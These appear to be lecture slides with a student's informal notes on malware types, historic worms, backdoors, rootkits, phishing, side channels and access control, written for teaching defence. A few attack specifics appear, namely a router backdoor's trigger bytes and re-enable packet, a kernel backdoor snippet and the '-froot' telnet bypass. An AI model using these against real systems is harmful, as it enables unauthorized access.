
2-55

## Trojan horses

- **Trojan horses** are programs which claim to do something innocuous (and usually do), but which also hide malicious behaviour

*You're surfing the Web and you see a button on the Web site saying, "Click here to see the dancing pigs." And you click on the Web site and then this window comes up saying, "Warning: this is an untrusted Java applet. It might damage your system. Do you want to continue? Yes/No." Well, the average computer user is going to pick dancing pigs over security any day. And we can't expect them not to. — Bruce Schneier*

# Dancing pig




# Trojan horses

- Gain control by getting the user to run code of the attacker's choice, usually by also providing some code the user **wants** to run
  - “PUP” (potentially unwanted programs) are an example
  - For scareware, the user might even pay the attacker to run the code
- The payload can be anything; sometimes the payload of a Trojan horse is itself a virus, for example
- Trojan horses usually do not themselves spread between computers; they rely on multiple users executing the “trojaned” software
  - Better: users share the trojaned software on p2p

## **14 Trojan Horses**

These look like they do something helpful when actually they want to wreck your shit. This gets the user to run the code. You have to make them want it, you aren't tricking them into running it on accident. Also known as Potentially Unwanted Programs (called PUPs).

# Scareware



[http://static.arsTechnica.com/malware\\_warning\\_2010.png](http://static.arsTechnica.com/malware_warning_2010.png)

## **15 Scareware**

These scare us into installing or running stuff in order to prevent viruses. These are the actual viruses

# Ransomware



<http://www.neowin.net/forum/topic/1176355-cryptolocker-malware-that-encrypts-all-your-data-with-an-rsa-256-bit-key/>

# Ransomware

- Demands ransom to return some hostage resource to the victim
- CryptoLocker in 2013:
  - Spread with spoofed e-mail attachments from a botnet
  - Encrypted victim's hard drive
  - Demanded ransom for private key
  - Botnet taken down in 2014; estimated ransom collected between \$3 million to \$30 million
- Could also be scareware

## **16 Ransomware**

Basically this locks up your computer until you agree to pay them some sum to unlock it. CryptoLocker is a famous one the the FBI shut down. Another one shut down a full hospital.

# Logic bombs

- A logic bomb is malicious code hiding in the software already on your computer, waiting for a certain trigger to “go off” (execute its payload)
- Logic bombs are usually written by “insiders”, and are meant to be triggered sometime in the future
  - After the insider leaves the company
- The payload of a logic bomb is usually pretty dire
  - Erase your data
  - Corrupt your data
  - Encrypt your data, and ask you to send money to some offshore bank account in order to get the decryption key!

# Logic bombs

- What is the trigger?
- Usually something the insider can affect once he is no longer an insider
  - Trigger when this particular account gets three deposits of equal value in one day
  - Trigger when a special sequence of numbers is entered on the keypad of an ATM
  - Just trigger at a certain time in the future (called a “time bomb”)

# Spotting Trojan horses and logic bombs

- Spotting Trojan horses and logic bombs is extremely tricky. Why?
- The user is **intentionally** running the code!
  - Trojan horses: the user clicked “yes, I want to see the dancing pigs”
  - Logic bombs: the code is just (a hidden) part of the software already installed on the computer
- Don’t run code from untrusted sources?
- Better: prevent the payload from doing bad things
  - More on this later

## 17 Logic Bombs

This code doesn't do anything for a long time, or until some trigger occurs. An example is something placed on a system by someone that knows they are going to be fired soon. Another example of this is an easter egg, which isn't malicious. Trojan horses are often logic bombs as well. This makes checking for them a lot harder.

# Worms

- A **worm** is a self-contained piece of code that can replicate with little or no user involvement
- Worms often use security flaws in widely deployed software as a path to infection
- Typically:
  - A worm exploits a security flaw in some software on your computer, infecting it
  - The worm immediately starts searching for other computers (on your local network, or on the Internet generally) to infect
  - There may or may not be a payload that activates at a certain time, or by another trigger

# The Morris worm

- The first Internet worm, launched by a graduate student at Cornell in 1988
- Once infected, a machine would try to infect other machines in three ways:
  - Exploit a buffer overflow in the “finger” daemon
  - Use a back door left in the “sendmail” mail daemon
  - Try a “dictionary attack” against local users’ passwords. If successful, log in as them, and spread to other machines they can access without requiring a password
- All three of these attacks were well known!
- First example of buffer overflow exploit in the wild
- Thousands of systems were offline for several days

# The Code Red worm

- Launched in 2001
- Exploited a buffer overflow in Microsoft's IIS web server (for which a patch had been available for a month)
- An infected machine would:
  - Deface its home page
  - Launch attacks on other web servers (IIS or not)
  - Launch a denial-of-service attack on a handful of web sites, including www.whitehouse.gov
  - Installed a back door and a Trojan horse to try to prevent disinfection
- Infected 250,000 systems in nine hours

# The Slammer worm

- Launched in 2003
- First example of a “Warhol worm”
  - A worm which can infect nearly all vulnerable machines in just 15 minutes
- Exploited a buffer overflow in Microsoft’s SQL Server (also having a patch available)
- A vulnerable machine could be infected with a single UDP packet!
  - This enabled the worm to spread extremely quickly
  - Exponential growth, doubling every **8.5 seconds**
  - 90% of vulnerable hosts infected in 10 minutes

# Stuxnet

- Discovered in 2010
- Allegedly created by the US and Israeli intelligence agencies
- Allegedly targeted Iranian uranium enrichment program
- Targets Siemens SCADA systems installed on Windows. One application is the operation of centrifuges
- It tries to be very specific and uses many criteria to select which systems to attack after infection

# Stuxnet

- Very promiscuous: Used 4(!) different zero-day attacks to spread. Has to be installed manually (USB drive) for air-gapped systems.
- Very stealthy: Intercepts commands to SCADA system and hides its presence
- Very targeted: Detects if variable-frequency drives are installed, operating between 807-1210 Hz, and then subtly changes the frequencies so that distortion and vibrations occur resulting in broken centrifuges.

# Flame

- Discovered in 2012
- Most complicated malware yet found
- Focuses on Middle Eastern countries' energy sectors
- Cyber espionage to collect sensitive information
  - Sniffs networks for passwords
  - Scans disks for specific content
  - Takes periodic screenshots
  - Uses attached microphone to record environmental sounds
  - Records Skype conversations
  - Sends captured information over SSH and HTTPS to command center
- Close relation to Stuxnet

## 18 Worms

Worms are essentially bits of code that can replicate itself. The Morris worm is the most famous example where a guy put a thing on Myspace that got him friends and duplicated itself. Stuxnet abused 0 day vulnerabilities which are vulnerabilities that no one knows about. A common theory is that stuxnet and flame were developed by the government.

|                         | <b>Virus</b>              | <b>Worm</b>       |
|-------------------------|---------------------------|-------------------|
| <b>payload</b>          | yes                       | sometimes         |
| <b>distribution</b>     | requires user interaction | spreads by itself |
| <b>location</b>         | attached to exe's         | standalone        |
| <b>self-replicating</b> | yes                       | yes               |

# Web bugs

- A **web bug** is an object (usually a 1x1 pixel transparent image) embedded in a web page, which is fetched from a different server from the one that served the web page itself.
- Information about you can be sent to third parties (often advertisers) without your knowledge or consent
  - IP address
  - Contents of cookies (to link cookies across web sites)
  - Any personal info the site has about you

# Web bug example

- On the quicken.com home page:
  - <IMG WIDTH="1" HEIGHT="1" src="http://app.insightgrit.com/1/nat?id=79152388778&ref=http://www.eff.org/Privacy/Marketing/web\_bug.html&z=668951&purl=http://quicken.intuit.com/">
- What information can you see being sent to insightgrit.com?

## “Malicious code”?

- Why do we consider web bugs “malicious code”?
- This is an issue of privacy more than of security
- The web bug instructs your browser to behave in a way contrary to the principle of informational self-determination
  - Much in the same way that a buffer overflow attack would instruct your browser to behave in a way contrary to the security policy

# Leakage of your identity

- With the help of cookies, an advertiser can learn what websites a person is interested in
- But the advertiser cannot learn person's identity
- ... unless the advertiser can place ads on a social networking site
- Content of HTTP request for Facebook ad:  
GET [pathname of ad]  
Host: ad.doubleclick.net  
Referer: http://www.facebook.com/  
profile.php?id=123456789&ref=name  
Cookie: id=2015bdfb9ec...

## 19 Web Bugs

These are secret things that cause your browser to connect to a third party server. Usually a single pixel image or iframe. They can use this to get your ipaddress or store information in cookies. When you first go somewhere with a web bug it places a cookie on your browser so that when you go other places it can request that cookie and link where you've gone. Frequently this is used as ads to generate analytics about you. Adblock tends to just remove the ads and not let them load. When you follow a link it can send an HTTP referrer. When you're on a site you follow a plain old link and your browser provides some information about where you just came from.

These allow websites to send all of this information everywhere without your permission. Defences for this are disabling cookies on your browser which can suck. You can also periodically delete all of your cookies. You can also just disable third party cookies.

# Back doors

- A **back door** (also called a **trapdoor**) is a set of instructions designed to bypass the normal authentication mechanism and allow access to the system to anyone who knows the back door exists
  - Sometimes these are useful for debugging the system, but **don't forget to take them out before you ship!**
- Fanciful examples:
  - “Reflections on Trusting Trust” (mandatory reading)
  - “The Net”
  - “WarGames”

# Examples of back doors

- Real examples:
  - Debugging back door left in sendmail
  - Back door planted by Code Red worm
  - Port knocking
    - The system listens for connection attempts to a certain pattern of (closed) ports. All those connection attempts will fail, but if the right pattern is there, the system will open, for example, a port with a root shell attached to it.
  - Attempted hack to Linux kernel source code
    - ```
if ((options == (__WCLONE|__WALL)) &&
      (current->uid = 0))
    retval = -EINVAL;
```

# Example backdoor in Hardware - 2014


- Sercomm manufactures SOHO wireless APs for many companies like Linksys, Cisco, Netgear
- Port 32764 left intentionally(?) open
- Service listening responds to specially formatted command requests



S c M M \xFF \xFF \xFF \xFF \x00 \x00 \x00 \x00

# Example backdoor in Hardware - 2014

- One of the commands replies with the passwords to the PPPOE, wireless, and admin password.



```
time_zone=GMT+1  
time_daylight=0  
restore_default=0  
.  
http_username=HTTPUSER  
http_password=HTTPPWD  
.  
pppoe_username=ISPUSER  
pppoe_password=ISPPWD  
.  
wifi_psk_pwd=WIRELESSPWD  
.
```

# Example backdoor in Hardware after Patch!

- Listening service (port) off by default
- Can be enabled from WAN side using Wake-On-LAN type packet
- Send 88880x0201DGN1000 to reenable backdoor!  
8888 - Ethernet Frame Type  
0x0201- Command Identifier  
DGN1000- Model Number of Router (adapt as appropriate)

# Sources of back doors

- Forget to remove them
- Intentionally leave them in for testing purposes
- Intentionally leave them in for maintenance purposes
  - Field service technicians
- Intentionally leave them in for legal reasons
  - “Lawful Access”
- Intentionally leave them in for malicious purposes
  - Note that malicious users can use back doors left in for non-malicious purposes, too!

## 20 Back Doors

These are things added to the software that lets people get access to your software without your permission. Frequently they are used for debugging or testing, just make sure you remove them before shipping. In the example from this linux kernel there is a check that accidentally sets the user to root instead of checking if it is root. Another example is port knocking where accessing a specific pattern of ports will give root access. Wake on LAN is listening for a specific pattern that will cause it to wake up.

Juniper Networks dual EC incident was discovered in dec 2015 but it was added in 2012, this was a backdoor in their routers which are used by many big companies. There were actually 2 back doors. One was an authentication bypass which was a simple backdoor in the password checker. The other was a backdoor in its pseudo-random number generator. There is a system parameter called Q which is supposed to be chosen randomly. If the hacker knows some value P where  $Q = f(P)$  they can predict the outcome of the random number generator even if they don't know the seed.

# Back doors

- A **back door** (also called a **trapdoor**) is a set of instructions designed to bypass the normal authentication mechanism and allow access to the system to anyone who knows the back door exists
  - Sometimes these are useful for debugging the system, but **don't forget to take them out before you ship!**
- Fanciful examples:
  - “Reflections on Trusting Trust” (mandatory reading)
  - “The Net”
  - “WarGames”

# Examples of back doors

- Real examples:
  - Debugging back door left in sendmail
  - Back door planted by Code Red worm
  - Port knocking
    - The system listens for connection attempts to a certain pattern of (closed) ports. All those connection attempts will fail, but if the right pattern is there, the system will open, for example, a port with a root shell attached to it.
  - Attempted hack to Linux kernel source code
    - ```
if ((options == (__WCLONE|__WALL)) &&
      (current->uid = 0))
    retval = -EINVAL;
```

# Example backdoor in Hardware - 2014


- Sercomm manufactures SOHO wireless APs for many companies like Linksys, Cisco, Netgear
- Port 32764 left intentionally(?) open
- Service listening responds to specially formatted command requests



S c M M \xFF \xFF \xFF \xFF \x00 \x00 \x00 \x00

# Example backdoor in Hardware - 2014

- One of the commands replies with the passwords to the PPPOE, wireless, and admin password.



```
time_zone=GMT+1  
time_daylight=0  
restore_default=0  
.  
.  
http_username=HTTPUSER  
http_password=HTTPPWD  
.  
.  
pppoe_username=ISPUSER  
pppoe_password=ISPPWD  
.  
.  
wifi_psk_pwd=WIRELESSPWD  
.  
.
```

# Example backdoor in Hardware after Patch!

- Listening service (port) off by default
- Can be enabled from WAN side using Wake-On-LAN type packet
- Send 88880x0201DGN1000 to reenable backdoor!  
8888 - Ethernet Frame Type  
0x0201- Command Identifier  
DGN1000- Model Number of Router (adapt as appropriate)

# Sources of back doors

- Forget to remove them
- Intentionally leave them in for testing purposes
- Intentionally leave them in for maintenance purposes
  - Field service technicians
- Intentionally leave them in for legal reasons
  - “Lawful Access”
- Intentionally leave them in for malicious purposes
  - Note that malicious users can use back doors left in for non-malicious purposes, too!

## 21 Salami Attacks

We have a bunch of small things that do a tiny amount of damage in each attack so that people consider it inconsequential. In hackers they save the bits of cents that get rounded off and transfer them into their account.

# Privilege escalation

- Most systems have the concept of differing levels of privilege for different users
  - Web sites: everyone can read, only a few can edit
  - Unix: you can write to files in your home directory, but not in /usr/bin
  - Mailing list software: only the list owner can perform certain tasks
- A **privilege escalation** is an attack which raises the privilege level of the attacker (beyond that to which he would ordinarily be entitled)

# Sources of privilege escalation

- A privilege escalation flaw often occurs when a part of the system that **legitimately** runs with higher privilege can be tricked into executing commands (with that higher privilege) on behalf of the attacker
  - Buffer overflows in setuid programs or network daemons
  - Component substitution (see attack on search path in textbook)
- Also: the attacker might trick the system into thinking he is in fact a legitimate higher-privileged user
  - Problems with authentication systems
    - “-froot” attack

## 22 Privilege Escalation

This is when you have some privileges and you escalate them to gain more access. Most of the previously mentioned attacks try to achieve this (like sql injection, buffer overflows, etc). A froot attack has some user connecting to a root machine and they type `telnet machine userid` so the telnet sends the userid through to the machine. That machine executes `rlogin userid`. This prompts for a password and so on. There is a argument `-f` that lets you bypass the password check if you are the root user already. So the attacker can send `telnet machine -froot` this gets sent as if the user name was `-froot` the machine executes the command which works because the telnet demon on the machine is running as root so the `-f` makes it not ask for a password and logs you in as root. There are only 3 characters not allowed in unix usernames: null characters, colons, and new lines.

# Rootkits

- A **rootkit** is a tool often used by “script kiddies”
- It has two main parts:
  - A method for gaining unauthorized root / administrator privileges on a machine (either starting with a local unprivileged account, or possibly remotely)
    - This method usually exploits some known flaw in the system that the owner has failed to correct
    - It often leaves behind a back door so that the attacker can get back in later, even if the flaw is corrected
  - A way to hide its own existence
    - “Stealth” capabilities
    - Sometimes just this stealth part is called the rootkit

# Stealth capabilities

- How do rootkits hide their existence?
  - Clean up any log messages that might have been created by the exploit
  - Modify commands like `ls` and `ps` so that they don't report files and processes belonging to the rootkit
  - Alternately, modify the **kernel** so that no user program will ever learn about those files and processes!

## Example: Sony XCP

- Mark Russinovich was developing a rootkit scanner for Windows
- When he was testing it, he discovered his machine already had a rootkit on it!
- The source of the rootkit turned out to be Sony audio CDs equipped with XCP “copy protection”
- When you insert such an audio CD into your computer, it contains an autorun.exe file which automatically executes
- autorun.exe installs the rootkit

## Example: Sony XCP

- The “primary” purpose of the rootkit was to modify the CD driver in Windows so that any process that tried to read the contents of an XCP-protected CD into memory would get garbled output
- The “secondary” purpose was to make itself hard to find and uninstall
  - Hid all files and processes whose names started with \$sys\$
- After people complained, Sony eventually released an uninstaller
  - But running the uninstaller left a back door on your system!

## 23 Rootkits

These are little tools to get you root privileges for you. It often hides itself, by removing entries in log files, modifying commands to hide themselves (ls and ps), or modifying the kernel so that it doesn't show these files.

An example is a guy that was developing a thing to scan rootkits on a machine. He eventually found that he had a rootkit on his machine that came from a sony media disk. This was intentional from Sony to keep people from copying disks. It named all of its files with a special prefix that it then modified shit to ignore that. Lots of people abused this by naming their malware with that same suffix so that their malware would be hidden as well. Sony was forced to release a uninstaller that also left a backdoor.

# Keystroke logging

- Almost all of the information flow from you (the user) to your computer (or beyond, to the Internet) is via the keyboard
  - A little bit from the mouse, a bit from devices like USB keys
- An attacker might install a **keyboard logger** on your computer to keep a record of:
  - All email / IM you send
  - All passwords you type
- This data can then be accessed locally, or it might be sent to a remote machine over the Internet

# Who installs keyboard loggers?

- Some keyboard loggers are installed by malware
  - Capture passwords, especially banking passwords
  - Send the information to the remote attacker
- Others are installed by one family member to spy on another
  - Spying on children
  - Spying on spouses
  - Spying on boy/girlfriends

# Kinds of keyboard loggers

- Application-specific loggers:
  - Record only those keystrokes associated with a particular application, such as an IM client
- System keyboard loggers:
  - Record all keystrokes that are pressed (maybe only for one particular target user)
- Hardware keyboard loggers:
  - A small piece of hardware that sits between the keyboard and the computer
    - Works with any OS
    - Completely undetectable in software

## **24 Keystroke loggers**

Basically these just log every key stroke that happens on your machine. You can actually just buy these from reputable companies. These can be hardware ones (you just plug a keyboard into it and it into the computer).

# Interface illusions

- You use user interfaces to control your computer all the time
- For example, you drag on a scroll bar to see offscreen portions of a document
- But what if that scrollbar isn't really a scrollbar?
- What if dragging on that “scrollbar” really dragged a program (from a malicious website) into your “Startup” folder (in addition to scrolling the document)?
  - This really happened

# Interface Illusion by Conficker worm



# Interface illusions

- We expect our computer to behave in certain ways when we interact with “standard” user interface elements.
- But often, malicious code can make “nonstandard” user interface elements in order to trick us!
- We think we’re doing one thing, but we’re really doing another
- How might you defend against this?

# Phishing

- Phishing is an example of an interface illusion
- It looks like you're visiting Paypal's website, but you're really not.
  - If you type in your password, you've just given it to an attacker
- Advanced phishers can make websites that look every bit like the real thing
  - Even if you carefully check the address bar, or even the SSL certificate!

## 25 Interface Illusions

These are things that look almost identical to what you'd expect but don't do what you think. For example a scroll bar that is also secretly a button to move some malware into your startup folder. Another example is conficker where the autorun dialog on a usb that creates a run command that looks identical to the open folder icon that encouraged the user to run your shit. **Clickjacking** is another thing where a user goes to click on a button that they think is legit, but in actual fact it is overlayed on top of something else that is much more nefarious. This makes the click go through to the underlying shitty button.

Another example of this is phishing. Where you think you are going somewhere legit but you aren't. Now url bars must use fonts that distinguish between all characters (so l I 1 are different). Some phishers from just tunnel into the legit sight so all of the information is correct. The word phishing comes from phone hacking. Lots of people were making false phone calls called phreaking, so they stuck with it.

# Man-in-the-middle attacks

- Keyboard logging, interface illusions, and phishing are examples of **man-in-the-middle attacks**
- The website/program/system you're communicating with isn't the one you **think** you're communicating with
- A man-in-the-middle intercepts the communication from the user, and then passes it on to the intended other party
  - That way, the user thinks nothing's wrong, because his password works, he sees his account balances, etc.

# Man-in-the-middle attacks

- But not only is the man-in-the-middle able to see (and record) everything you're doing, and can capture passwords, but once you've authenticated to your bank (for example), the man-in-the-middle can **hijack** your session to insert malicious commands
  - Make a \$700 payment to attacker@evil.com
- You won't even see it happen on your screen, and if the man-in-the-middle is clever enough, he can edit the results (bank balances, etc.) being displayed to you so that there's no visible record (to you) that the transaction occurred
  - Stealthy, like a rootkit

## **26 Man-in-the-Middle**

These are just attacks where someone sits in between the user and their endpoint and manipulates the data going though. Interface illusions are a good example of this.

# Covert channels

- Assume that Eve can even arrange for malicious code to be running on Alice's machine
  - But Alice closely watches all Internet traffic from her computer
  - Better, she doesn't connect her computer to the Internet at all!
- Suppose Alice publishes a weekly report summarizing some (nonsensitive) statistics
- Eve can “hide” the sensitive data in that report!
  - Modifications to spacing, wording, or the statistics itself
  - This is called a **covert channel**

## **27 Cover Channel**

This is hiding data within something else. Steganography is a method for encoding information in unusual places. A common version is to hide information in packets going over the network not in its packet but in unused headers.

# Side channels

- What if Eve can't get Trojaned software on Alice's computer in the first place?
- It turns out there are some very powerful attacks called **side channel** attacks
  - Eve watches how Alice's computer behaves when processing the sensitive data
  - Eve usually has to be somewhere in the physical vicinity of Alice's computer to pull this off
    - But not always!

# Side channels

- Eve can learn information about what Alice's computer is doing (and what data it is processing) by looking at:
  - RF emissions
  - Power consumption
  - Audio emissions
  - Reflected light from a CRT
  - Reflection of screen in Alice's eyeball
  - Time it takes for Alice's computer to perform a computation
  - Shared CPU cache
- These are especially powerful attacks when "Alice's computer" is a smart card (like a SIM chip or satellite TV card) that stores some kind of secret but is physically in Eve's possession

## 28 Side Channel

These are when a user is accidentally leaking data. Some people figured out how to recode the whine of a cpu to figure out what calculations its doing. Holy shit! A more common one is to monitor power usage. You can do timing side channel in square-and-multiplying to compute  $x^d \bmod n$ . d is a secret represented in binary. For each 0 its one multiplication and for each 1 it is two. You can run statistical analysis on timings to figure out what d is.

# Software lifecycle

- Software goes through several stages in its lifecycle:
  - Specification
  - Design
  - Implementation
  - Change management
  - Code review
  - Testing
  - Documentation
  - Maintenance
- At which stage should security controls be considered?

# Security controls—Design

- How can we design programs so that they're less likely to have security flaws?
  - Modularity
  - Encapsulation
  - Information hiding
  - Mutual suspicion
  - Confinement

# Modularity

- Break the problem into a number of small pieces (“modules”), each responsible for a single subtask
- The complexity of each piece will be smaller, so each piece will be far easier to check for flaws, test, maintain, reuse, etc.
- Modules should have low **coupling**
  - A coupling is any time one module interacts with another module
  - High coupling is a common cause of unexpected behaviours in a program

# Encapsulation

- Have the modules be mostly self-contained, sharing information only as necessary
- This helps reduce coupling
- The developer of one module should not need to know how a different module is implemented
  - She should only need to know about the published interfaces to the other module (the API)

## Information hiding

- The internals of one module should not be visible to other modules
- This is a stronger statement than encapsulation: the implementation and internal state of one module should be **hidden** from developers of other modules
- This prevents accidental reliance on behaviours not promised in the API
- It also hinders some kinds of malicious actions by the developers themselves!

# Mutual suspicion

- It's a good idea for modules to check that their inputs are sensible before acting on them
- Especially if those inputs are received from untrusted sources
  - Where have we seen this idea before?
- But also as a defence against flaws in, or malicious behaviour on the part of, other modules
  - Corrupt data in one module should be prevented from corrupting other modules

We can help make shit way more secure by just using good coding practices, encapsulation and modularity for example. Mutual suspicion basically just means don't trust anyone, even yourself. Sanitize all data and authenticate everything. This also falls under the term mediation.

# Confinement

- Similarly, if Module A needs to call a potentially untrustworthy Module B, it can **confine** it (also known as **sandboxing**)
  - Module B is run in a limited environment that only has access to the resources it absolutely needs
- This is especially useful if Module B is code downloaded from the Internet
- Suppose all untrusted code were run in this way
  - What would be the effect?

You can confine your data by limiting what access it has. This is a bit like mutual suspicion but for a specific module. This increases overhead as you have to validate tons of stuff for that program. Its good to do with very sketchy data.

We skipped a bunch of stuff cause its review of cs350.

# Access control

- Memory is only one of many objects for which OS has to run access control
- In general, access control has three goals:
  - **Check every access**: Else OS might fail to notice that access has been revoked
  - **Enforce least privilege**: Grant program access only to **smallest** number of objects required to perform a task
  - **Verify acceptable use**: Limit types of activity that can be performed on an object
    - E.g., for integrity reasons (ADTs)

**Check every access** We want the OS to check everytime you try to access or it might notice that access had been revoked from you. Cause you're a dick.

**Enforce least privilege** dont give people rights they dont need

**Verify acceptable use** limit the kinds of things people can do on objects

# Access control matrix

- Set of protected objects:  $O$ 
  - E.g., files or database records
- Set of subjects:  $S$ 
  - E.g., humans (users), processes acting on behalf of humans or group of humans/processes
- Set of rights:  $R$ 
  - E.g., read, write, execute, own
- Access control matrix consists of entries  $a[s,o]$ , where  $s \in S$ ,  $o \in O$  and  $a[s,o] \subseteq R$

## Example access control matrix

|       | File 1 | File 2 | File 3 |
|-------|--------|--------|--------|
| Alice | orw    | rx     | o      |
| Bob   | r      | orx    |        |
| Carol |        | rx     |        |

Most access control systems are visualized as a matrix (not implemented as one). Objects are things you want access to, Subjects are things trying to get access, and Rights are the things the subjects want to do to the object.

# Implementing access control matrix

- Access control matrix is rarely implemented as a matrix
  - Why?
- Instead, an access control matrix is typically implemented as
  - a set of **access control lists**
    - column-wise representation
  - a set of **capabilities**
    - row-wise representation
  - or a combination

Iterating over the huge access control matrix is super inefficient because it tends to be a very sparse table. Instead we tend to work by columns or rows.

# Access control lists (ACLs)

- Each object has a list of subjects and their access rights
